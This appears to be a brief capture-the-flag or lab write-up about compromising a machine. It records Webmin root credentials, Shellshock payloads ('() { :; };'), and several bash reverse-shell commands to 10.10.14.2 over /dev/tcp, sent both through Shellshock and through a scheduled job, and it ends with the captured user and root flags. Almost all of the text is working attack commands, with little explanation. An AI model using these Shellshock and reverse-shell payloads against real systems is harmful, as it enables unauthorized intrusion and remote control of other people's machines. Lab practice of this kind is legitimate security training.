
tried those creds again in webmin adn they worked
root
jEhdIekWmdjE

shell shock wasnt returning well.
() { :; };sleep 10
() { :; };ping -c 1 10.10.14.2
() { :; };bash -i >& /dev/tcp/10.10.14.2/8081 0>&1
tried scheduled job

bash -i >& /dev/tcp/10.10.14.2/8081 0>&1
bash -c 'bash -i > & /dev/tcp/10.10.14.2/8888 0>&1’
a shell finally worked,

system own
c1d8d5c9fd929259b5d8d30f58073f58
user own
17e7cb17fd5dc451d7242843f2f90536